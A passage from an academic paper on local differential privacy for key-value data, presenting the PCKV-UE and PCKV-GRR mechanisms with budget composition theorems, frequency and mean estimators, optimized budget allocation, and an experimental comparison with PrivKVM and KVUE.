Interpretation of Theorem 3. According to (6), the total budget ε is a decreasing function of λ, where λ is an increasing function of ℓ, indicating that a larger ℓ provides stronger privacy (smaller ε) of PCKV-GRR under the given ε_1 and ε_2. Also, the above budget composition has two extreme cases. First, if $\ell = 1$, then $\lambda = 0$ and (6) reduces to the budget composition of PCKV-UE in (3), which indicates that the two mechanisms obtain the same benefit (tight budget composition) by adopting the correlated perturbations. Second, if $\varepsilon_2 = 0$, then $\lambda = \ell - 1$ and (6) reduces to $\varepsilon = \ln\frac{e^{\varepsilon_1}+\ell-1}{\ell}$, which is the corresponding result in [23] for itemset data. The intuitive reason for such consistency is that the key perturbation will consume all budget when $\varepsilon_2 = 0$; thus, this special case of key-value perturbation can be regarded as item perturbation.

No Privacy Benefits from Padding-and-Sampling for PCKV-UE. Since Theorem 2 is independent of ℓ while Theorem 3 is dependent on ℓ, PCKV-UE does not have the same privacy amplification benefits from Padding-and-Sampling

as PCKV-GRR (both of which have been observed in [23] for itemset data collection). The main reason is that PCKV-UE outputs a vector that can contain multiple keys (i.e., multiple positions have 1). Take a toy example that only considers the perturbation of key (i.e., $\varepsilon_2 = 0$) with domain $\mathcal{K} = \{1,2,3,4\}$ (then $d = |\mathcal{K}| = 4$) and $\ell = 2$, where the output domain is $\mathcal{Y} = \{0,1\}^{d+\ell}$. In the worst case that determines the upper bound of the probability ratio, we select two neighboring inputs $\mathcal{S}_1 = \{1,2\}$ and $\mathcal{S}_2 = \{3,4\}$ (note that LDP considers any set of keys as neighboring for one user) and output vector $\mathbf{y} = [110000]$. No matter which key is sampled from $\mathcal{S}_1$, the probability of reporting $\mathbf{y}$ is the same: $p^* = ab(1-b)^4$ (because $\mathbf{x} = [100000]$ or $[010000]$). Considering all sampling cases under sampling rate $\frac{1}{\max\{\ell,|\mathcal{S}_1|\}}$, we have $\Pr(\mathbf{y}|\mathcal{S}_1) = \frac{1}{\ell} p^* \cdot \ell = p^*$, which is independent of ℓ. Similarly, $\Pr(\mathbf{y}|\mathcal{S}_2) = b^2(1-a)(1-b)^3$. Thus, the probability ratio is $\frac{\Pr(\mathbf{y}|\mathcal{S}_1)}{\Pr(\mathbf{y}|\mathcal{S}_2)} = \frac{a(1-b)}{b(1-a)} = e^{\varepsilon_1}$, i.e., no privacy benefits from ℓ. Note that for other $\mathcal{S}_1, \mathcal{S}_2$, and $\mathbf{y}$, the probability ratio might depend on ℓ, but they are not the worst case that determines the upper bound. For PCKV-GRR, however, the output y can be only one key. In the worst case, we select the above $\mathcal{S}_1$ and $\mathcal{S}_2$ but $y = \{1\}$. Then, $\Pr(y|\mathcal{S}_1) = \frac{1}{\ell}a + (1-\frac{1}{\ell})b$ because if $x = \{1\}$ (resp. $x = \{2\}$) is sampled from $\mathcal{S}_1$, the probability of reporting y is a (resp. b), where $a > b$. Also, $\Pr(y|\mathcal{S}_2) = \frac{1}{\ell} b \cdot \ell = b$ (no matter $x = \{3\}$ or $x = \{4\}$ is sampled, the probability of reporting y is b). Thus, $\frac{\Pr(y|\mathcal{S}_1)}{\Pr(y|\mathcal{S}_2)} = 1 + \frac{a/b-1}{\ell} \leqslant \frac{a}{b} = e^{\varepsilon_1}$, where a larger ℓ will reduce this ratio (i.e., privacy amplification).

Theorem 2 and Theorem 3 provide a tighter bound on the total privacy guarantee than the sequential composition ($\varepsilon = \varepsilon_1 + \varepsilon_2$). However, in practice, the budgets are determined in a reverse way: given ε (a constant), we need to allocate the corresponding ε_1 and ε_2 before any perturbation. In Sec. 5.4, we will discuss the optimized privacy budget allocation (i.e., how to determine ε_1 and ε_2 when ε is given) by minimizing the estimation error that is analyzed in Sec. 5.3. In summary, both the tight budget composition and optimized budget allocation in our scheme will improve the privacy-utility tradeoff. Note that PrivKVM [25] simply allocates the privacy budget with $\varepsilon_1 = \varepsilon_2 = \varepsilon/2$ by sequential composition (Theorem 1).

5.3 Aggregation and Estimation

This subsection corresponds to step ④ ⑤ in Figure 2. Intuitively, the value mean of a certain key can be estimated by the ratio between the summation of all true values and the count of values regarding this key; however, the fake values affect both the summation and the count. In PrivKVM [25], since the count of values includes the fake ones, the mean of fake values should be close to the true mean to guarantee the unbiasedness of estimation. Therefore, a large number of iterations are needed to make the fake values approach the true mean. In our scheme, however, the fake values have expected zero summation because they are assigned as -1 or 1 with probability 0.5 respectively. Therefore, we can use the estimated frequency to approach the count of truly existing values, thus only one round is needed.

Aggregation. After all users upload their outputs to the server, the server will count the number of 1's and -1's that supports $k \in \mathcal{K}$ in output, denoted as n_1 and n_2 respectively (the subscript k is omitted for brevity). Since the outputs of the proposed two mechanisms have different formats, the server computes $n_1 = Count(\mathbf{y}[k] = 1)$ and $n_2 = Count(\mathbf{y}[k] = -1)$ in PCKV-UE, or computes $n_1 = Count(y' = \langle k, 1\rangle)$ and $n_2 = Count(y' = \langle k, -1\rangle)$ in PCKV-GRR. Then, n_1 and n_2 will be calibrated to estimate the frequency and mean of key $k \in \mathcal{K}$.

Baseline Estimation Method. For frequency estimation, we use the estimator in [23] for itemset data, which is shown to be unbiased when each user's itemset size is no more than ℓ. Since $n_1 + n_2$ is the observed count of users that possess the key, we have the following equivalent *frequency estimator*

$$\hat{f}_k = \frac{(n_1+n_2)/n - b}{a-b} \cdot \ell \tag{7}$$

For mean estimation, since our mechanisms generate the fake values as -1 or 1 with probability 0.5 respectively (i.e., the expectation is zero), they have no contribution to the value summation statistically. Therefore, we can estimate the value mean by dividing the summation with the count of real keys. According to Randomized Response (RR) in Sec. 3.2, the calibrated summation is $\frac{n_1 - n(1-p)}{2p-1} - \frac{n_2 - n(1-p)}{2p-1} = \frac{n_1 - n_2}{2p-1}$. The count of real keys which are still reported as possessed can be approximated by $n\hat{f}_k a/\ell$ because the sampling rate is $1/\ell$ and real keys are reported as possessed with probability a. Therefore, the corresponding *mean estimator* is

$$\hat{m}_k = \frac{(n_1-n_2)/(2p-1)}{n\hat{f}_k a/\ell} = \frac{(n_1-n_2)(a-b)}{a(2p-1)(n_1+n_2-nb)} \tag{8}$$

The following theorem analyzes the expectation and variance of our estimators in (7) and (8) when each user has no more than ℓ key-value pairs (the same condition as in [23]).

Theorem 4 (Estimation Error Analysis). *If the padding length $\ell \geqslant |\mathcal{S}_u|$ for all user $u \in \mathcal{U}$; then, for frequency and mean estimators in (7) and (8) of $k \in \mathcal{K}$, $\hat{f}_k$ is unbiased, i.e., $\mathbb{E}[\hat{f}_k] = f_k^*$, and their expectation and variance are*

$$Var[\hat{f}_k] = \frac{\ell^2 b(1-b)}{n(a-b)^2} + \frac{\ell \cdot f_k^*(1-a-b)}{n(a-b)} \tag{9}$$

$$\mathbb{E}[\hat{m}_k] \approx m_k^* \left[1 + \frac{(1-b-\delta)b}{n\delta^2}\right] \tag{10}$$

$$Var[\hat{m}_k] \lesssim \frac{b+\delta}{n\gamma^2} + \frac{b(1-b)-\delta}{n\delta^2} \cdot m_k^{*2} \tag{11}$$

where parameters δ and γ are defined by

$$\delta = (a-b)f_k^*/\ell, \quad \gamma = a(2p-1)f_k^*/\ell \tag{12}$$

The variance in (11) is an approximate upper bound and the approximation in (10) and (11) is from Taylor expansions.

Algorithm 4 Aggregation and Estimation with Correction

Input: Outputs of all users, domain of keys $\mathcal{K}$, perturbation probabilities a, b, p and padding length ℓ.
Output: Frequency and mean estimation $\hat{f}_k$ and $\hat{m}_k$ for all $k \in \mathcal{K}$.
1: **for** $k \in \mathcal{K}$ **do**
2: Count the number of supporting 1's and -1's for key k in outputs from all users, denoted as n_1 and n_2.
3: Compute $\hat{f}_k$ by (7) and correct it into $[1/n, 1]$.
4: Compute $\hat{n}_1$ and $\hat{n}_2$ by (13), and correct them into $[0, n\hat{f}_k/\ell]$.
5: Compute $\hat{m}_k$ by (14).
6: **end for**
7: Return $\hat{f}_k$ and $\hat{m}_k$, where $k \in \mathcal{K}$.

Proof. See Appendix C. Note that Theorem 4 works for both PCKV-UE and PCKV-GRR. □

Pros and Cons of the Baseline Estimator. The baseline estimation method estimates frequency and mean by (7) and (8) respectively. According to (10) and (11), for non-zero constants δ and γ, when the user size $n \to +\infty$, we have $\mathbb{E}[\hat{m}_k] - m_k^* = \frac{(1-b-\delta)bm_k^*}{n\delta^2} \to 0$ (i.e., the bias of $\hat{m}_k$ is progressively approaching 0) and $\mathrm{Var}[\hat{m}_k] \to 0$, which means $\hat{m}_k$ converges in probability to the true mean m_k^*. However, when $\frac{1}{n(f_k^*/\ell)^2}$ is not small, the large bias and large variance would make the estimated mean $\hat{m}_k$ far away from the true mean, even out of the bound $[-1, 1]$. Similarly, if $\mathrm{Var}[\hat{f}_k]$ in (9) is not very small, then for $f_k^* \to 0$ or $f_k^* \to 1$, the estimated frequency $\hat{f}_k$ may also be outside the bound $[0, 1]$. Hence, these outliers need further correction to reduce the estimation error.

Improved Estimation with Correction. Since the value perturbation depends on the output of key perturbation, we first correct the result of frequency estimation. Considering the corrected frequency cannot be 0 (otherwise the mean estimation will be infinity), we clip the frequency values using the range $[1/n, 1]$, i.e., set the outliers less than $1/n$ to $1/n$ and outliers larger than 1 to 1. For the mean estimation, denote the true counts of sampled key-value pair $x = \langle k, 1\rangle$ and $x = \langle k, -1\rangle$ (the output of Algorithm 1) of all users as n_1^* and n_2^* respectively (the subscript k is omitted for brevity). Then we have the following lemma for the estimation of n_1^* and n_2^*.

Lemma 1. *The unbiased estimators of n_1^* and n_2^* are*

$$\begin{bmatrix}\hat{n}_1\\ \hat{n}_2\end{bmatrix} = A^{-1}\begin{bmatrix}n_1 - nb/2\\ n_2 - nb/2\end{bmatrix}, \text{ where } A = \begin{bmatrix}ap-\frac{b}{2} & a(1-p)-\frac{b}{2}\\ a(1-p)-\frac{b}{2} & ap-\frac{b}{2}\end{bmatrix} \tag{13}$$

Proof. See Appendix D. □

Note that Lemma 1 works for both PCKV-UE and PCKV-GRR. According to (13), we have

$$\hat{n}_1 - \hat{n}_2 = \begin{bmatrix}1 & -1\end{bmatrix} A^{-1}\begin{bmatrix}n_1 - nb/2\\ n_2 - nb/2\end{bmatrix} = \frac{n_1 - n_2}{a(2p-1)}$$

then $\hat{m}_k$ in (8) can be represented by $\hat{n}_1 - \hat{n}_2$ and $\hat{f}_k$ in (7)

$$\hat{m}_k = \ell(\hat{n}_1 - \hat{n}_2)/(n\hat{f}_k) \tag{14}$$

which means $n_1^* + n_2^*$ (the supporting number of 1 and -1 for key $k \in \mathcal{K}$) is estimated by $n\hat{f}_k/\ell$. Therefore, $\hat{n}_1$ and $\hat{n}_2$ should be bounded by $[0, n\hat{f}_k/\ell]$. The aggregation and estimation mechanism (with correction) is shown in Algorithm 4, where the difference between PCKV-UE and PCKV-GRR is only on the aggregation step, which is caused by the different types of output (one is a vector, another is a key-value pair).

5.4 Optimized Privacy Budget Allocation

In this section, we discuss how to optimally allocate budgets ε_1 and ε_2 given the total privacy budget ε, which corresponds to step ① in Figure 2. The budget composition (Theorem 2 and Theorem 3) provides the relationship among ε, ε_1, and ε_2. Intuitively, when the total privacy budget ε is given, we can find the optimal ε_1 and ε_2 that satisfy the budget composition by solving an optimization problem of minimizing the combined Mean Square Error (MSE) of frequency and mean estimations, i.e., $\alpha \cdot \mathrm{MSE}_{\hat{f}_k} + \beta \cdot \mathrm{MSE}_{\hat{m}_k}$. However, from Theorem 4, $\mathrm{Var}[\hat{f}_k]$ and $\mathrm{Var}[\hat{m}_k]$ depend on f_k^* and m_k^*, whose true values or even the approximate values are unknown in the budget allocation stage (before any perturbation). Therefore, in the following, we simplify this optimization problem to obtain a practical budget allocation solution with closed-form. Note that a larger ε_1 can benefit both frequency and mean estimations, but it restricts ε_2 (which affects mean estimation) due to limited ε.

Problem Simplification of Budget Allocation. In this paper, we use Mean Square Error (MSE) to evaluate utility mechanisms, i.e., the less MSE the better utility. Note that the MSE of an estimator $\hat{\theta}$ can be calculated by the summation of variance and the square of its bias

$$\mathrm{MSE}_{\hat{\theta}} = \mathrm{Var}[\hat{\theta}] + \mathrm{Bias}^2 = \mathrm{Var}[\hat{\theta}] + (\mathbb{E}[\hat{\theta}] - \theta)^2 \tag{15}$$

When MSE is relatively large, the estimators will be corrected by the improved estimation in Algorithm 4. Therefore, we mainly consider minimizing MSE when it is relatively small, i.e., $(2p-1)$ and $(a-b)$ are not very small, and n (the number of users) is very large. Since $f_k^* \ll 1$ for most cases in real-world data, we have $\delta = (a-b)f_k^*/\ell \ll 1$. Denote

$$\mu = \frac{\ell^2}{nf_k^{*2}}, \quad g = \frac{b}{a^2(2p-1)^2}, \quad h = \frac{(1-b)b}{(a-b)^2} \tag{16}$$

The MSEs in Theorem 4 can be approximated by

$$\mathrm{MSE}_{\hat{f}_k} = \mathrm{Var}[\hat{f}_k] \approx \ell^2 \cdot h/n \tag{17}$$

$$\mathrm{MSE}_{\hat{m}_k} \approx \mu[g + (\mu h + 1)hm_k^{*2}] \approx \mu(g + h \cdot m_k^{*2}) \tag{18}$$

where $\mu \ll 1$ with a large n. Note that $\mathrm{MSE}_{\hat{m}_k}$ dominates $\mathrm{MSE}_{\hat{f}_k}$ because $\frac{\ell^2}{n}/\mu = f_k^{*2} \ll 1$. It is caused by the distinct sample size of the two estimations, i.e., frequency is estimated from all users (with user size n), while the value mean is estimated from the users who possess a certain key (with user size




Figure 4: Comparison of g and h under three budget allocation methods for PCKV-UE, where $\mathrm{MSE}_{\hat{m}_k} \approx \mu(g + h \cdot m_k^{*2})$.

nf_k^*). Therefore, our objective function $\alpha \cdot \mathrm{MSE}_{\hat{f}_k} + \beta \cdot \mathrm{MSE}_{\hat{m}_k}$ mainly depends on $\mathrm{MSE}_{\hat{m}_k}$ when α and β are in the same magnitude. Motivated by this observation, we focus on minimizing $\mathrm{MSE}_{\hat{m}_k}$ to obtain the optimized budget allocation. Note that $\mathrm{MSE}_{\hat{f}_k}$ only depends on ε_1 (the more ε_1 the less $\mathrm{MSE}_{\hat{f}_k}$), while $\mathrm{MSE}_{\hat{m}_k}$ depends on both ε_1 and ε_2. However, if ε_1 approaches to the maximum, which corresponds to the minimum $\mathrm{MSE}_{\hat{f}_k}$, then $\varepsilon_2 = 0$ and $\mathrm{MSE}_{\hat{m}_k} \to \infty$. In the following, we discuss the optimized privacy budget allocation with minimum $\mathrm{MSE}_{\hat{m}_k}$ in PCKV-UE and PCKV-GRR.

Budget Allocation of PCKV-UE. In UE-based mechanisms, the Optimized Unary Encoding (OUE) [22] was shown to have the minimum MSE of frequency estimation under the same privacy budget. Accordingly, the OUE-based perturbation probabilities for key-value perturbation are

$$a = 1/2, \quad b = 1/(e^{\varepsilon_1}+1), \quad p = e^{\varepsilon_2}/(e^{\varepsilon_2}+1) \tag{19}$$

where the values of a and b correspond to the minimum $\mathrm{MSE}_{\hat{f}_k}$ under a given ε_1 (budget for key perturbation). Furthermore, by minimizing $\mathrm{MSE}_{\hat{m}_k}$, we have the following optimized budget allocation of PCKV-UE.

Lemma 2 (Optimized Budget Allocation of PCKV-UE). *For a total privacy budget ε, the optimized budget allocation for key and value perturbations can be approximated by*

$$\varepsilon_1 = \ln[(e^{\varepsilon}+1)/2], \quad \varepsilon_2 = \varepsilon \tag{20}$$

Proof. See Appendix E. □

Interpretation of Lemma 2. According to the budget allocation of PCKV-UE in (4), ε_1 is an increasing function of θ, while ε_2 and the summation $\varepsilon_1 + \varepsilon_2 = \ln \frac{\theta}{2\theta e^{-\varepsilon}-1}$ are decreasing functions of θ. From (20), ε_1 and ε_2 are optimally allocated at $\theta = \frac{e^{\varepsilon}+1}{2}$ (the minimum value), which corresponds to the maximum summation $\varepsilon_1 + \varepsilon_2$. Moreover, under the optimized budget allocation, the two values in the max operation in (3) equal to each other, i.e., $\varepsilon_2 = \varepsilon_1 + \ln[2/(1+e^{-\varepsilon_2})] = \varepsilon$, which indicates that the budgets are fully allocated.

Comparison with Other Allocation Methods. In order to show the advantage of our *optimized allocation* in (20), we compare it with two alternative methods. The first one is *naive allocation* with $\varepsilon_1 = \varepsilon_2 = \varepsilon/2$ by sequential composition (which is used in PrivKVM). The second one is *non-optimized allocation* with

$$\varepsilon_1 = \ln[(e^{\varepsilon} + e^{\varepsilon/2})/2], \quad \varepsilon_2 = \varepsilon/2 \tag{21}$$




Figure 5: Diagram of our optimized protocols (different types of arrows represent perturbations with different probabilities).

which sets ε_2 as $\varepsilon/2$ and computes ε_1 by our tight budget composition (Theorem 2). Considering $\mathrm{MSE}_{\hat{m}_k} \approx \mu(g + h \cdot m_k^{*2})$ in (18), we compare parameters g and h (with respect to ε) under above three budget allocation methods, shown in Figure 4. We can observe that the optimized allocation has a much smaller g than the other two, though a little bit larger h than the non-optimized one, which is caused by the property that h is a monotonically decreasing function of ε_1, while ε_1 and ε_2 restrict each other. Note that in our optimized allocation, the decrement of g dominates the increment of h. Thus, $\mathrm{MSE}_{\hat{m}_k}$ in (18) will be greatly reduced since $m_k^{*2} \leqslant 1$.

Budget Allocation of PCKV-GRR. According to the budget composition (Theorem 3) of PCKV-GRR, a larger padding length ℓ will further improve the privacy-utility tradeoff of key-value perturbation. Thus, given fixed total budget, the allocated budget for key (or value) perturbation can be larger (i.e., less noise will be added) under a larger ℓ. The following lemma shows the optimized budget allocation (related to ℓ) of PCKV-GRR with minimum $\mathrm{MSE}_{\hat{m}_k}$.

Lemma 3 (Optimized Budget Allocation of PCKV-GRR). *For a total privacy budget ε, the optimized budget allocation for key and value perturbation can be approximated by*

$$\varepsilon_1 = \ln[\ell \cdot (e^{\varepsilon}-1)/2 + 1], \quad \varepsilon_2 = \ln[\ell \cdot (e^{\varepsilon}-1) + 1] \tag{22}$$

Proof. See Appendix F. □

According to (5) and (22), with a given total budget ε, the perturbation probabilities in PCKV-GRR are

$$a = \frac{\ell(e^{\varepsilon}-1)+2}{\ell(e^{\varepsilon}-1)+2d'}, \; b = \frac{1-a}{d'-1}, \; p = \frac{\ell(e^{\varepsilon}-1)+1}{\ell(e^{\varepsilon}-1)+2} \tag{23}$$

where $d' = d + \ell$. Note that when $\ell = 1$, the optimized budget allocation in (22) reduces to the case of PCKV-UE in (20).

Interpretation of the Optimized Protocols. Under the optimized budget allocation (Lemma 2 and Lemma 3), the perturbation probabilities of proposed protocols are shown in Figure 5. In optimized PCKV-UE, for two different input vectors $\mathbf{x}_1$ and $\mathbf{x}_2$ (encoded from the sampled key-value pairs), no matter they differ in one element (i.e., the sampled ones have the same key but different values) or differ in two elements (i.e., the sampled ones have different keys), the upper bound of the probability ratio of outputting the same vector $\mathbf{y}$ is the same, i.e., $\frac{①}{②} = \frac{①}{⑤} \cdot \frac{④}{③} = e^{\varepsilon}$ in Figure 5. In optimized

PCKV-GRR, two of three different perturbation probabilities in Algorithm 3 equal with each other, i.e., $a(1-p) = b \cdot 0.5$ in the optimized solution. Also, the optimized PCKV-GRR can be regarded as the equivalent version of general GRR with doubled domain size (each key can have two different values), which can provide good utility on estimating the counts of $\langle k, 1\rangle$ and $\langle k, -1\rangle$, say n_{k1} and n_{k2}, where the mean of key k can be estimated by $\frac{n_{k1}-n_{k2}}{n_{k1}+n_{k2}}$.

From the previous analysis, PCKV-GRR can get additional benefit from sampling, thus it will outperform PCKV-UE for a large ℓ. On the other hand, the performance of PCKV-UE is independent of the domain size d, thus it will have less MSE than PCKV-GRR when d is very large. Therefore, the two mechanisms are suitable for different cases. By comparing parameters g and h in (16) of PCKV-UE and PCKV-GRR respectively, for a smaller $\mathrm{MSE}_{\hat{f}_k}$ (i.e., a smaller h), if $2(d-1) > \ell(4\ell-1)(e^{\varepsilon}+1)$, then PCKV-UE is better; otherwise, PCKV-GRR is better. For a smaller $\mathrm{MSE}_{\hat{m}_k}$ (i.e., a smaller g approximately), if $2d > \ell\left(\frac{4\ell(e^{\varepsilon}+1)}{e^{\varepsilon}+3} - 1\right)(e^{\varepsilon}+1)$, then PCKV-UE is better; otherwise, PCKV-GRR is better. These can be observed in simulation results (Sec. 6).

6 Evaluation

In this section, we evaluate the performance of our proposed mechanisms (PCKV-UE and PCKV-GRR) and compare them with the existing mechanisms (PrivKVM [25] and KVUE [20]). We note that although KVUE [20] is not formally published, we still implemented it with our best effort and included it for comparison purposes.

Mechanisms for Comparison. In PrivKVM [25], the number of iterations is set as $c = 1$ because we observe that PrivKVM with a large number of iterations c will have bad utility, which is caused by the small budget $\frac{\varepsilon}{2c}$ and thus large variance of value perturbation in the last iteration (even though the result is theoretically unbiased). However, implementing PrivKVM with virtual iterations to predict the mean estimation of remaining iterations can avoid budget split [25]. Thus, we also evaluate PrivKVM with one *real* iteration and five *virtual* iterations (`1r5v`). In [20], multiple mechanisms are proposed to improve the performance of PrivKVM, where the most promising one is KVUE (which uses the same sampling protocol as in PrivKVM). Note that the original KVUE does not have corrections for mean estimation. For a fair comparison with PrivKVM, PCKV-UE, and PCKV-GRR (outliers are corrected in these mechanisms), we use the similar correction strategy used in PrivKVM for KVUE.

Datasets. In this paper, we evaluate two existing mechanisms (PrivKVM [25] and KVUE [20]) and our mechanisms (PCKV-UE and PCKV-GRR) by synthetic datasets and real-world datasets. In synthetic datasets, the number of users is $n = 10^6$, and the domain size is $d = 100$, where each user only has one key-value pair (i.e., $\ell = 1$), and both the possessed key of each user and the value mean of keys satisfy Uniform (or Gaussian) distribution. The Gaussian distribution is generated with $\mu = 0, \sigma_{\text{key}} = 50, \sigma_{\text{mean}} = 1$, where samples outside the domain ($\mathcal{K}$ or $\mathcal{V} = [-1, 1]$) are discarded. In real-world datasets, each user may have multiple key-value pairs, i.e., $\ell > 1$ (how the selection of ℓ affects the estimation accuracy has been discussed in Sec. 5.1). Table 1 summarizes the parameters of four real-world rating datasets (obtained from public data sources) with different domain sizes and data distributions. The item-rating corresponds to key-value, and all ratings are linearly normalized into $[-1, 1]$.

Table 1: Real-World Datasets

Datasets	# Ratings	# Users	# Keys	Selected ℓ
E-commerce [3]	23,486	23,486	1,206	1
Clothing [2]	192,544	105,508	5,850	2
Amazon [1]	2,023,070	1,210,271	249,274	2
Movie [4]	20,000,263	138,493	26,744	100


Evaluation Metric. We evaluate both the frequency and mean estimation by the *averaged* Mean Square Error (MSE) among all keys or a portion of keys

$$\mathrm{MSE}_{\text{freq}} = \frac{1}{|\mathcal{X}|}\sum_{i\in\mathcal{X}}(\hat{f}_i - f_i^*)^2, \quad \mathrm{MSE}_{\text{mean}} = \frac{1}{|\mathcal{X}|}\sum_{i\in\mathcal{X}}(\hat{m}_i - m_i^*)^2$$


where f_i^* and m_i^* (resp. $\hat{f}_i$ and $\hat{m}_i$) are the true (resp. estimated) frequency and mean, and $\mathcal{X}$ is a subset of the domain $\mathcal{K}$ (the default $\mathcal{X}$ is $\mathcal{K}$). We also consider $\mathcal{X}$ as the set of top N frequent keys (such as top 20 or top 50) because we usually only care about the estimation results of frequent keys. Also, infrequent keys do not have enough samples to obtain the accurate estimation of value mean. All MSE results are averaged with five repeats.

6.1 Synthetic Data


Overall Results. The averaged MSEs of frequency and mean estimations are shown in Figure 6 (with domain size 100), where the MSE is averaged by all keys (Figure 6a and 6b) or the top 20 frequent keys (Figure 6c). For frequency estimation, PrivKVM ($c = 1$) and PrivKVM (`1r5v`) have the same MSE since the frequency is estimated by the first iteration. The proposed mechanisms (PCKV-UE and PCKV-GRR) have much less $\mathrm{MSE}_{\hat{f}_k}$. For mean estimation, PrivKVM (`1r5v`) predicts the mean estimation of remaining iterations without splitting the budget, which improves the accuracy of PrivKVM ($c = 1$) under larger ε. The $\mathrm{MSE}_{\hat{m}_k}$ of PrivKVM ($c = 1$) does not decrease any more after $\varepsilon = 0.5$ since PrivKVM ($c = 1$) always generates fake values as $v = 0$. The PrivKVM (`1r5v`) with virtual iterations improves PrivKVM ($c = 1$), but the estimation error is larger than other mechanisms. The $\mathrm{MSE}_{\hat{m}_k}$ in PCKV-UE and PCKV-GRR is much smaller than other ones when ε is relatively large (e.g., $\varepsilon > 2$), thanks to the high accuracy of frequency estimation in this case. Also, the small gap between the theoretical and empirical results validate the correctness of our theoretical error analysis in Theorem 4.



(a) Uniform distribution (MSE is averaged of all keys)



(b) Gaussian distribution (MSE is averaged of all keys)




(c) Gaussian distribution (MSE is averaged of top 20 frequent keys)


Figure 6: MSEs of synthetic data under two distributions, where the left is MSE of frequency estimation and the right is MSE of mean estimation. The theoretical MSEs (dashed lines) of PCKV-UE and PCKV-GRR are calculated by Theorem 4. When ε is small, the gap between empirical and theoretical results is caused by the correction in the improved estimation (Algorithm 4), while our theoretical MSE is analyzed for the baseline estimation without correction.

Influence of Data Distribution. By comparing the results of PCKV-UE and PCKV-GRR under different distributions in Figure 6, $\text{MSE}_{\hat{m}_k}$ of all keys in Gaussian distribution is larger than in Uniform distribution because the frequency of some keys is very small in Gaussian distribution. However, $\text{MSE}_{\hat{m}_k}$ of the top 20 frequent keys is much smaller because the frequent keys have higher frequencies. Note that the distribution has little influence on $\text{MSE}_{\hat{f}_k}$ in these mechanisms because the user size used in frequency estimation is always n, while the user size used in value mean estimation of $k \in \mathcal{K}$ is nf_k^*.

Influence of Domain Size. The MSEs of frequency and mean estimation with respect to different domain size d (where $\varepsilon = 1$ or 5) are shown in Figure 7. We can observe that $\text{MSE}_{\hat{f}_k}$ is proportional to the domain size d in PrivKVM, KVUE, and PCKV-GRR. Note that the reasons for the same observation are different. For PrivKVM and KVUE, the perturbation probabilities are independent of domain size, but the large domain size would make sampling protocol (randomly pick one index from the domain of keys) less possible to obtain the useful information. For PCKV-GRR, the large domain size does not influence the Padding-and-Sampling protocol, but it will decrease the perturbation probabilities a and b in (23) and enlarge the estimation error. However, the



(a) Gaussian distribution (with $\varepsilon = 1$)



(b) Gaussian distribution (with $\varepsilon = 5$)

Figure 7: Varying domain size d (MSEs are averaged of the top 20 frequent keys).




Figure 8: Precision of top frequent keys estimation.

large domain size does not affect the frequency estimation of PCKV-UE. For the result of mean estimation, we have similar observations. Note that $\text{MSE}_{\hat{m}_k}$ is not proportional to the domain size because the correction of mean estimation can alleviate the error. For PCKV-UE, the increasing $\text{MSE}_{\hat{m}_k}$ when $d < 100$ is caused by the decreased true frequency when d is increasing (note that $\sigma_{\text{key}} = 50$ and samples outside the domain are discarded when generating the data). The prediction of PrivKVM (`1r5v`) with virtual iterations does not work well for a large domain size under small ε.

